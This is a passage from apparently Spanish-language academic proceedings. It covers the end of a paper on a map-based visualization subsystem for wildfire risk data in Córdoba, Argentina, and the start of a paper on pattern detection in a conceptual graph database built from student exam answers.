id: 12 - Villa Del Dique (2)	17	92.2	3	35.4	43.7	16.7	283.7	32.1	0.1	0.1	B
id: 13 - Los Quebrachitos (6)	14.7	91.6	1.1	31.6	34.6	24.7	334.7	41.7	0.3	0.4	B
id: 14 - Ascochinga (6)	17.2	100	17.2	15.6	37.7	17.4	301.5	30.4	0	0	B
id: 15 - Capilla Del Monte (6)	13	100	14.4	25.2	34.5	7.1	234.6	15.2	0	0	B
id: 16 - Charcato (6)	16.4	86.5	15.3	15.6	36.4	9	206	16.2	0.3	0.3	B
id: 17 - Huerta Vieja (6)	15.1	95.1	15	14.6	47.6	10.6	246	15.4	0.1	0.1	B
id: 18 - Capilla Del Carmen (6)	14.6	93.5	11	25.6	44.6	9.5	164.5	17.1	0.1	0.1	B
id: 19 - Salsacate (6)	25.4	52.2	6.6	2	85.2	104.5	1053.5	166.4	3.6	19.4	A
id: 20 - Yacanto (6)	15.3	95.7	6.5	34.6	43.3	10.1	183.3	17.7	0.1	0.1	B
id: 21 - PNQC (1)	12	96	4.5	5.3	33.6	9.6	167	16.6	0.2	0.2	B
id: 22 - La Falda (5)	15.6	95	6.1	24	42.7	12.5	260.5	22.5	0.1	0.1	B
id: 23 - San Agustin (7)	15.5	83.5	1.6	16	52.5	21	256.4	35.7	0.2	0.3	B
id: 24 - Bialet Masse (5)	21.4	66	2.7	0	93.4	41.6	662.2	72.4	6.5	20.7	A
id: 25 - Tanti (5)	20	74	2	7	66.5	27.6	455.6	46.7	0.6	0.9	B
id: 26 - Campos del Virrey (10)	24.6	66	15	35.6	31.4	17.2	356.2	31	0.4	0.5	B
id: 27 - Potrero de Garay (10)	21.1	70	26	31.6	31.6	10.1	255.6	15.6	0.7	0.6	B
id: 28 - San Carlos Minas (2)	24.7	65.1	5.5	3	84.5	35.6	636	55.7	2.6	11.7	M
id: 7 - Dean Funes (2)	15.5	91	4	15.6	43.5	25.2	420.7	45.6	0.1	0.1	B

Figura 1. Mediciones meteorológicas e índices de riesgo de incendios forestales.

Subsistema de visualización

El desarrollo implementado brinda solución a la falta de información visual de los datos recolectados por el Subsistema de Recolección Automática de Información Meteorológica y a los índices calculados por este que

representan la información necesaria por el personal de bomberos de la provincia de Córdoba para la realización de sus campañas de prevención de incendios forestales y planeación de la logística para la mitigación de los

incendios. Para la realización del Subsistema de visualización, se estudiaron y analizaron las diferentes opciones de mapas electrónicos, entre los cuales se encuentran tres grandes proveedores que se describen a continuación:

- Google Maps[1].
- OpenStreetMaps[2].
- Bings Maps[3].

Google Maps es un servidor de aplicaciones de mapas en la web que ofrece imágenes de mapas desplazables, así como fotografías satelitales del mundo e incluso la ruta entre diferentes ubicaciones o imágenes a pie de calle con Google Street View, condiciones de tráfico en tiempo real (Google Traffic) y un calculador de rutas a pie, en automóvil, bicicleta (beta) y transporte público y un navegador GPS, Google Maps Go.

Los cambios que Google ha anunciado son los siguientes:

- Las 18 APIs disponibles estarán organizadas dentro de algunas de las tres categorías disponibles como son: Mapas, Rutas y lugares.
- Sólo existirá el servicio Premium, pero Google regalará 200 dólares mensuales a los desarrolladores para utilizar las APIs de Google Maps.
- El acceso a Google Maps se integrará dentro de la plataforma Cloud de Google.
- Todos los desarrolladores deberán dar de alta una forma de pago, aunque no excedan los 200 dólares que la compañía les regalará cada mes. El dinero que no se ocupe durante el mes no podrá ser acumulado para el siguiente mes.

Dentro de sus ventajas destacan la amplia compatibilidad con el desarrollo web ya que sus librerías cuentan con amplio soporte de Javascript y HTML que son fundamentales para poder crear sistemas web, el soporte de Google que constantemente actualiza la base de datos de mapas para mejorar el desempeño de estos, y la amplia disponibilidad de guías y tutoriales, además de herramientas para la visualización de la información espacial. Como desventaja se destaca el hecho de que, si bien se disponen de opciones para organizaciones sin fines de lucro, los requisitos que se exigen son limitantes, como el registro de una tarjeta de crédito.

OpenStreetMap (también conocido como OSM) es un proyecto colaborativo para crear mapas editables y libres. En lugar del mapa en sí, los datos generados por el proyecto se consideran su salida principal.

Los mapas se crean utilizando información geográfica capturada con dispositivos GPS móviles, ortofotografías y otras fuentes libres. Esta cartografía, tanto las imágenes creadas como los datos vectoriales almacenados en su base de datos, se distribuye bajo licencia abierta Licencia Abierta de Bases de Datos (en inglés ODbL).

Entre las ventajas de OpenStreetMap se destacan el hecho de que dispone muchas fuentes de actualización de los datos de mapas, por lo que estos están constantemente actualizados. Al ser un proyecto de libre colaboración, constantemente se están desarrollando nuevas funcionalidades y mejorando la performance de las ya desarrolladas, además de brindar un soporte completo de tecnologías como Javascript y HTML. También brinda un amplio conjunto de marcadores para visualizar la información. Además de que no se necesita ningún requisito para su uso, solo se requiere registración para colaborar con el proyecto. Entre sus desventajas está el hecho de que toma mayor tiempo el unificar las distintas fuentes de datos y su uso no está ampliamente difundido dado que su surgimiento es reciente, y ésta es la razón por la cual no está lo suficientemente documentado.

Bing Maps (anteriormente Live Search Maps, Windows Live Maps, Windows Live Local y MSN Virtual Earth) es una web de mapas creada por Microsoft para su buscador Bing.

Entre las ventajas que se observan se destacan el amplio soporte para Javascript y Typescript, este último utilizado por Microsoft, además de HTML. Dispone de una variedad de librerías que soportan una gran cantidad de funcionalidades para la visualización de información con referencias espaciales y geográficas, el tratamiento de la información y compatibilidad con formatos para la manipulación y distribución de la misma, como lo son GeoXML y GeoJson, ambos formatos especializados de XML y JSON. Tampoco se requiere ningún tipo de condición especial, sólo el registro en el sitio web para obtener la clave para el uso de la librería. También se puede mencionar que cuenta con una amplia trayectoria y respaldo por parte de Microsoft lo que brinda mejor soporte en su utilización y está muy bien documentado. Cabe destacar que permite el guardar los mapas generados en formato KML para su posterior utilización en Sistemas de información Geográficas (SIG).

Entre las desventajas se puede mencionar que Google Maps cuenta con más funciones y herramientas para mostrar una mejor experiencia al visualizar las calles, lugares, y cualquier otra información espacial.

De los proveedores de visualización de datos mencionados anteriormente, se optó por Bings Maps ya que era el que mejor se adapta a las necesidades del proyecto ofreciendo la mayor compatibilidad y exigiendo

[1] https://cloud.google.com/maps-platform/?hl=es
[2] https://wiki.openstreetmap.org/wiki/Main_Page
[3] https://www.microsoft.com/en-us/maps/choose-your-bing-maps-api

la menor cantidad de requisitos. Una vez seleccionada esta opción se estudió el funcionamiento de la API V8 Web Control. Que es uno de los controles de mapeo universal, ya que tiene soporte tanto para TypeScript, como para JavaScript y es compatible con controles HTML. Lo que hace posible que funcione en casi todos los navegadores y dispositivos móviles que cuenten con esas tecnologías.

La API recibe datos en formato GeoJSON, por lo que se desarrolló una librería en C# que obtiene los datos de una base de datos MySQL y los transforma al formato antes mencionado. Esta librería se diseñó para ser independiente de los demás módulos, lo que permite la modificación y evolución de todos los módulos del proyecto, sin que estos tengan un gran impacto en los demás.

Con los datos en el formato aceptado, se implementó una interfaz gráfica en HTML y ASP.Net, con métodos en JavaScript que permiten seleccionar entre cuatro opciones de mapas electrónicos con diferentes tipos de información. El primer mapa tiene información referente a las predicciones realizadas por el Subsistema de Entrenamiento y Predicción, el cual muestra datos como la localidad, fecha y cantidad de hectáreas que serán afectadas, además de mostrar un color verde si la predicción es correcta y se corresponde con un siniestro ocurrido posteriormente y un color rojo si la predicción no se corresponde con ningún siniestro tal como se muestra en la Figura 2.




Figura 2. Mapa de predicciones.

El segundo mapa presenta información referente a los índices necesarios para calcular el FWI y el índice de riesgo de incendio forestal, que se clasifican según una escala de colores que varían entre rojo si el riesgo de incendio es extremo, anaranjado si es muy alto, amarillo si es alto, azul si es moderado y verde si es un riesgo de incendio forestal bajo. Estos índices son propios de cada estación meteorológica de los cuales se tomaron los datos tal como se muestra en la Figura 3.




Figura 3. Mapa con índices de riesgo de incendio forestal por estación.

Como se mostró en la Figura 1 el subsistema de recolección automática informa las mediciones recolectadas de cada estación al seleccionarla, y además calcula los índices FWI (Figura 4) que es el índice de riesgo de incendio y el riesgo de incendio (o peligro) clasificado según los colores mencionados anteriormente. Toda esta información formará parte del reporte final que utilizará el personal del plan provincial de manejo del fuego.

ISI	BUI	FWI	PELIGRO
30	28.9	0.2	B
14	1	0.7	B
24.2	0.3	0.4	B
40.1	0	0	B
39.8	0.1	0.1	B

Figura 4. En la imagen se muestra el cálculo del FWI y el riesgo de incendio asociado.

En la Figura 5, se muestra una vista simplificada de las mediciones meteorológicas, con la temperatura, humedad, viento y precipitaciones, por estación.




Figura 5. Mapa con mediciones atmosféricas.

Por último, se muestra en la Figura 6, el mapa que brinda información de la ocurrencia de los siniestros, visualizando datos que serán corroborados con las predicciones realizadas.

Todos estos mapas tienen como opción, el ser descargados como imágenes o archivos en formato PDF para su distribución y utilización en las campañas.

También se implementó la opción de poder exportar estos mapas a archivos escritos en GeoXML y ser guardados con la extensión *.kml*. Esto permite que los archivos puedan ser abiertos y utilizados por cualquier Sistema de Información Geográfica (también conocido con los acrónimos SIG en español o GIS en inglés).

Los GIS son un conjunto de herramientas que integra y relaciona diversos componentes (usuarios, hardware, software, procesos) que permiten la organización, almacenamiento, manipulación, análisis y modelización de grandes cantidades de datos procedentes del mundo real que están vinculados a una referencia espacial, facilitando la incorporación de aspectos sociales-culturales, económicos y ambientales que conducen a la toma de decisiones de una manera más eficaz, como por ejemplo decidir la mejor ubicación para fabricas, realizar una mejor planificación para la construcción de caminos,

realizar estudios e investigaciones que requieran de un componente de información espacial como para ver, por ejemplo, el crecimiento de una población de una especie en peligro de extinción o estudios sociológicos para ver la distribución cultural en un territorio determinado.




Figura 6. Mapa de los siniestros.

Entre los usos que se han dados a los GIS en todo el mundo se pueden mencionar algunos ejemplos:

- En España se utilizan desde 1991 para la prevención de sequías e incendios lugares (Economía Digital, 2019)
- Para la predicción y propagación de frentes de incendios (dicyt, 2019)
- Detección de focos de incendio (Compromiso Empresarial, 2017).

El SIG funciona como una base de datos con información geográfica (datos alfanuméricos) que se encuentra asociada por un identificador común a los objetos gráficos de los mapas digitales. De esta forma, señalando un objeto se conocen sus atributos e, inversamente, preguntando por un registro de la base de datos se puede saber su localización en la cartografía.

Un ejemplo de esto es como se muestra en la Figura 7, que se visualiza un mapa en el GIS de Google, utilizando Google Earth Pro.




Fig. 7. Visualización de la información de riesgo de incendio en base a la estación 5 de la provincia de Córdoba.

En el presente proyecto se utilizó la versión de prueba de Google Earth Pro para verificar el correcto funcionamiento de los archivos obtenidos.

Entre algunos de los ejemplos de la utilización de Google Earth, se pueden destacar:

- La declaración del año internacional de las lenguas indígenas: La ONU celebra el Día Internacional de los Pueblos Indígenas para crear conciencia sobre estas lenguas y su contribución a la diversidad mundial [11].

- Google Maps permite recorrer el lugar de la Tierra más parecido a Marte y así simular un recorrido por su superficie [12].

- Google Earth Timelapse: permite observar los cambios en nuestro planeta a través de 18 asombrosos vídeos satelitales en una ventana de 35 años [13].

Conclusiones y Trabajos Futuros

En este artículo se presentan dos herramientas que permiten realizar la recolección automática de información meteorológica, y que brindan la posibilidad de visualizar tanto la información meteorológica recolectada, como los valores de riesgo de incendios asociados a tales mediciones. Posibilitan su visualización en mapas de las mediciones atmosféricas, los siniestros

ocurridos, y las predicciones realizadas. Adicionalmente se provee un mecanismo de interoperabilidad para poder visualizar esta misma información en un sistema de información geográfica GIS.

Estas herramientas forman parte de un sistema de gestión de información meteorológica y de predicción de incendios forestales. Los modelos de predicción desarrollados, se nutren de esta información recolectada, junto con de información temporal, espacial, satelital y valores del índice FWI.

Adicionalmente, la información recopilada permite incrementar la productividad del personal del plan Provincial de Manejo del Fuego, ya que automatiza tareas que antes eran realizadas por bomberos expertos.

Asimismo, la disponibilidad de la información es inmediata y la posibilidad de generación de reportes permite que la información sea distribuida digitalmente a todas las estaciones meteorológicas con la mínima demora.

Como trabajos futuros mencionamos la posible utilización de información georeferenciada vinculada a la presencia de actividad humana en las zonas de riesgo para poder caracterizar mejor los incendios de origen antrópico, la modificación de la información espacial en función de la localización de zonas ubicadas en cuadrantes de una grilla específica, y la modificación de la información espacial en función de los tipos de suelo del territorio y/o el tipo de vegetación.

Referencias

[1] Calderón Marnez, J., A., Gavarrete Galdámez, O., A., & Guzmán Navarrete, R., S. (2013). La prevención y manejo de desastres ambientales que afectan el medio ambiente, el patrimonio y la vida de los salvadoreños. Tesis de Licenciatura. Universidad de El Salvador.

[2] Cruz, A. (2005, Septiembre 14). Causa calentamiento global desastres. Diario: El Universal. México.

[3] Arrue, B., Ollero, A., & Matinez de Dios, J. (2000) An Intelligent System for False Alarm Reduction in Infrared Forest-Fire Detection. IEEE Intelligent Systems, 15(3):64–73.

[4] Rauste, Y. (1996) Forest Fire Detection with Satellites for Forest Fire Control. Archives of Photogrammetry and Remote Sensing, Vol.31, Part B7, Proc. XVIII Congress of the Int'l Soc. for Photogrammetry and Remote Sensing, ISPRS, 584–588.

[5] Ollero Baturone, A., Martínez de Dios, J., & Arrúe, B. (2001) Monitorización y determinación de parámetros en tiempo real de fuegos forestales empleando cámaras visuales y de infrarrojos. Actas del III Congreso Forestal Español. Granada. "Montes para la Sociedad del Nuevo Milenio". Mesa 6: Protección y restauración del medio natural. 503 - 509.

[6] Chandler, C., Cheney, P., Thomas, P., Trabaud, L., & Williams, D. (1983), Fire in Forestry, Vol I. Forest Fire Behaviour and Effects, John Wiley, New York, p. 450.

[7] Hand, D., Mannila, H., & Smyth, P. (2001) Principles of Data Mining. MIT Press, Cambridge, MA.

[8] Cortez, P., & Morais, A. (2007). A data mining approach to predict forest fires using meteorological data. Portuguese Conference on Artificial Intelligence. Guimarães, Portugal, 512-523.

[9] Hilera, J., & Martinez, V. (1995) Redes Neuronales Artificiales: Fundamentos, modelos y aplicaciones. Addison-Wesley Iberoamericana y Ra-Ma. 11-12.

[10] Vapnik, V. (1999) An Overview of Statistical Learning Theory. IEEE Transactions on Neural Networks, vol. 10, no. 5.

[11] Diario San Rafael (2019). Conocé 50 lenguas indígenas en Google Earth. URL: https://diariosanrafael.com.ar/conoce-50-lenguas-indigenas-en-google-earth-194459

[12] Redacción Mag. (2019). Google Maps te permite recorrer el lugar de la Tierra más parecido a Marte y así puedes conocerlo. URL: https://mag.elcomercio.pe/data/google-maps-conoce-lugar-canada-parece-marte-truco-viral-smartphone-curiosidades-noticia-nnda-nnrt-673054

[13] Raul Alvarez. (2019). Xataka. Google Earth Timelapse: 35 años de cambios en nuestro planeta a través de 18 asombrosos vídeos satelitales. URL:https://www.xataka.com/videos/google-earth-timelapse-35-anos-cambios-nuestro-planeta-a-traves-18-asombrosos-videos-satelitales

Prueba de concepto en la búsqueda de patrones en un dominio representado con una base de datos de grafos conceptuales dirigidos

Paz Menvielle, María Alejandra
Depto. Ing. en Sistemas de Información
Facultad Regional Córdoba
Universidad Tecnológica Nacional
pazmalejandra@gmail.com

Corso, Cynthia Lorena
Depto. Ing. en Sistemas de Información
Facultad Regional Córdoba
Universidad Tecnológica Nacional
corso.cynthia@gmail.com

Guzmán, Analía
Depto. Ing. en Sistemas de Información
Facultad Regional Córdoba
Universidad Tecnológica Nacional
aguzman@frc.utn.edu.ar

Casatti, Martín Gustavo
Depto. Ing. en Sistemas de Información
Facultad Regional Córdoba
Universidad Tecnológica Nacional
mcasatti@frc.utn.edu.ar

Ligorria, Karina
Depto. Ing. en Sistemas de Información
Facultad Regional Córdoba
Universidad Tecnológica Nacional
karinaligorria@gmail.com

Resumen

El presente trabajo presenta una prueba de concepto para evaluar la factibilidad de la búsqueda de patrones en una base de datos de grafos conceptuales dirigidos generados a partir de las preguntas y las respuestas de exámenes escritos en forma textual de la materia Paradigmas de Programación. Utilizando como prueba de concepto una pregunta de una unidad temática y representando las diferentes respuestas tanto del docente como de los alumnos en una base de grafo usando técnicas especiales para su representación, las cuales se detallarán a lo largo del trabajo. Se describen además, las métricas utilizadas para realizar el análisis de las respuestas y posteriormente se realiza el análisis de las mismas. Finalmente se presentan las conclusiones y los trabajos futuros.

1. Contexto

El presente trabajo forma parte del proyecto de investigación y desarrollo que ha sido homologado por la Secretaría de Investigación, Desarrollo y Posgrado de la Universidad Tecnológica Nacional, desarrollado en el ámbito del CIDS – Centro de Investigación, Desarrollo y Transferencia en Sistemas de Información, denominado "Análisis y detección de patrones en un grafo conceptual construido a partir de respuestas escritas en forma textual a preguntas sobre un tema específico", (PIDEIUTNCO0004812). Para su desarrollo se utiliza como caso testigo a la cátedra de Paradigmas de Programación, perteneciente a la carrera Ingeniería en Sistemas de Información, dictada en la Facultad Regional Córdoba , de la Universidad Tecnológica Nacional.

El presente trabajo presenta una prueba de concepto para evaluar la factibilidad del cumplimiento de dos de los objetivos del proyecto, el primero es "Explorar patrones topológicos de grafos que contengan información relevante para la identificación de estructuras dentro de la base de conocimientos de la materia Paradigmas de Programación" y el otro es "Analizar la existencia de patrones recurrentes o subyacentes en los grafos generados a partir de las respuestas base de los docentes y de los obtenidos de las respuestas dadas por los alumnos".

Para ello se presenta la infraestructura de un grafo conceptual dirigido, que se genera con las preguntas y las respuestas de exámenes escritos en forma textual y con un conjunto de contenidos del programa de estudios de la materia Paradigmas de Programación.

Posteriormente se describe la prueba de concepto, el detalle de las métricas utilizadas y los resultados obtenidos.

2. Introducción

Un patrón es una entidad a la que se le puede dar un nombre y que está representada por un conjunto de propiedades medidas y las relaciones entre ellas (vector de características)[6].

El reconocimiento automático, descripción, clasificación y agrupamiento de patrones son actividades importantes en una gran variedad de disciplinas científicas, como biología, psicología, medicina, inteligencia artificial, etc. Además es un campo de estudio muy utilizado actualmente ya que brinda la posibilidad de manejar grandes volúmenes de información, permitiendo detectar patrones que pueden ser relevantes y que de modo manual es muy dificil de conseguir, por ejemplo el análisis de redes sociales, que es una disciplina cuyo objetivo es "Analizar la estructura de una red social para *inferir conocimiento* de un individuo, un grupo, o las relaciones entre ellos"[7]), utiliza conceptos similares.

Lo importante de detectar patrones en los datos es que se pueden inferir causas para la agrupación de los mismos y poder actuar en consecuencia si la situación lo requiere.

Un grafo conceptual[1] es un sistema de notación simbólica y de representación del conocimiento. Presentado por John F. Sowa, se basa en los gráficos existenciales[8][2] de Charles Sanders Pierce, en las estructuras de

redes semánticas y en datos de la lingüística, la filosofía y la psicología.

2.1. Representación del conocimiento

La base de conocimiento de la materia está almacenada en un grafo conceptual dirigido, que posee los datos adquiridos y procesados relacionados a los contenidos, las preguntas y las respuestas, tanto las provistas por los docentes como las respondidas por los alumnos. Es una base amplia y extensible, que además de generarse con la información que los docentes de la cátedra le proporcionan, también puede ampliarse con las respuestas de los alumnos que no hayan sido consideradas aún y que aporten mayor variedad a la base de conocimiento.

Esta infraestructura se ve reflejada en los trabajos publicados[3, 4], donde se expone la arquitectura, las tecnologías utilizadas y los resultados obtenidos a través de una evaluación realizada por medio de un prototipo desarrollado para registrar los datos en una base de datos de grafos y realizar las consultas necesarias para la calificación.

El diseño físico de la base de datos de grafos se presentó en el trabajo "Búsqueda de patrones en un dominio representado en una base de datos de grafos dirigidos"[5], aquí se explicarán los aspectos más importantes a tener en cuenta para representar el diseño en la base de conocimiento.

2.1.1. Minimización de las redundancias. Debido a que se dispone a analizar las respuestas provistas por los alumnos en los exámenes, redactadas en forma de texto libre, es posible encontrar un gran número de repeticiones en los conceptos expresados. La gran cantidad de conceptos repetidos no ayuda en si a la detección de patrones sino que, al contrario, simplemente aumenta el espacio de búsqueda de los algoritmos, reduciendo su eficiencia, sin obtener una mejor calidad en los patrones detectados.

Por ejemplo, en la figura 1 se muestra un subgrafo que comienza con una unidad temática, luego continúa con la pregunta identificada como P_1 y posteriormente se desprenden tres respuestas posibles:




Figura 1: Respuestas con redundancia

Se propone utilizar como solución el mecanismo de etiquetado existente en el motor de base de datos, para minimizar la cantidad de nodos y arcos a la vez que es posible reconstruir todas las posibles respuestas proporcionadas por los alumnos. Esto se logra etiquetando los arcos con una etiqueta relacionada a la respuesta, en este caso R_1, R_2 y R_3. Siguiendo todos los arcos etiquetados R_1 se reconstruye la respuesta 1, siguiendo R_2 la respuesta 2 y así sucesivamente, sin tener que repetir ni los nodos ni los arcos.

El subgrafo resultante se muestra en la figura 2.




Figura 2: Respuestas minimizadas

2.1.2. Diseño físico de los nodos conceptuales. Se registra el *Concepto Puro*, como el concepto más general y abarcativo de todos los posibles que transmiten un significado coherente dentro del dominio y la lista de *Conceptos equivalentes*, los cuales se almacenan de forma indivisible del Concepto Puro asociado. Esto permite mantener una gran expresividad en las respuestas permitidas a los alumnos sin aumentar exponencialmente la cantidad de nodos que se requieren en la base de conocimientos. De esta manera, suponiendo que se deba almacenar el concepto asociado a *Clase*, el mismo permite utilizar *Clase*, *Objeto*, *Entidad*, *Modelo* o *Cosa*, de forma indistinta, todos ellos relacionados al mismo Concepto Puro, sin necesidad de crear un nodo distinto para cada uno de ellos. Tal como se ve en el ejemplo de la figura 3.




Figura 3: Diseño de nodos. Equivalencias

Los nodos conceptuales además cuentan con una lista de etiquetas que indican en qué respuestas de los alumnos se ha mencionado el concepto, tal como se muestra en el ejemplo de la figura 2. Esta implementación tiene dos ventajas fundamentales:

1. Consultando todos los nodos para una etiqueta dada se puede reconstruir cualquiera de las respuestas provistas por los alumnos.
2. Para el cálculo de métricas, simplemente contando la cantidad de etiquetas por cada nodo conceptual se tiene una medida rápida y eficiente de la utilización de ese concepto en las respuestas (tal como se vé en el ejemplo de la figura 4).




Figura 4: Etiquetas. Uso de conceptos

2.1.3. Diseño físico de las relaciones entre nodos. El modelo de almacenamiento utilizado cuenta con la posibilidad de etiquetar los arcos (relaciones) entre los nodos, esta característica permite utilizar el mismo enfoque utilizado para los nodos y hacerlo extensivo a los arcos. De esta manera tanto nodos como arcos se pueden etiquetar de acuerdo al uso de un concepto o relación en una respuesta dada, lo que permite reutilizar los arcos y no tener que crear gran cantidad de arcos para las relaciones idénticas asociadas a respuestas diferentes.

Los arcos también cuentan con una lista de etiquetas que indican en qué respuestas de los alumnos se ha mencionado la relación, sumada a que la base de grafos utilizada posee el esquema de grafo dirigido, en el cual todos los arcos entre dos nodos tienen una dirección, dado por un cierto nodo de origen y uno de destino.

Este esquema es consistente con las reglas de la lengua castellana donde las construcciones tienen un cierto orden y la inversión de ese orden no necesariamente es válido y respeta el sentido de la construcción original. El esquema además es flexible ya que ante los casos en que esa *inversión* del orden de los conceptos es válida y mantiene el sentido, es posible establecer dos arcos con órdenes opuestos, para reflejar esa condición.

2.2. Patrones en Grafos

El reconocimiento o detección de patrones dentro de grafos busca detectar un subgrafo (patrón) en un grafo (objetivo). Debemos considerar que esta búsqueda de coincidencias se puede descomponer en dos partes:

1. Una concordancia estructural, en donde los nodos y relaciones del patrón conforman una estructura existente en el grafo objetivo.
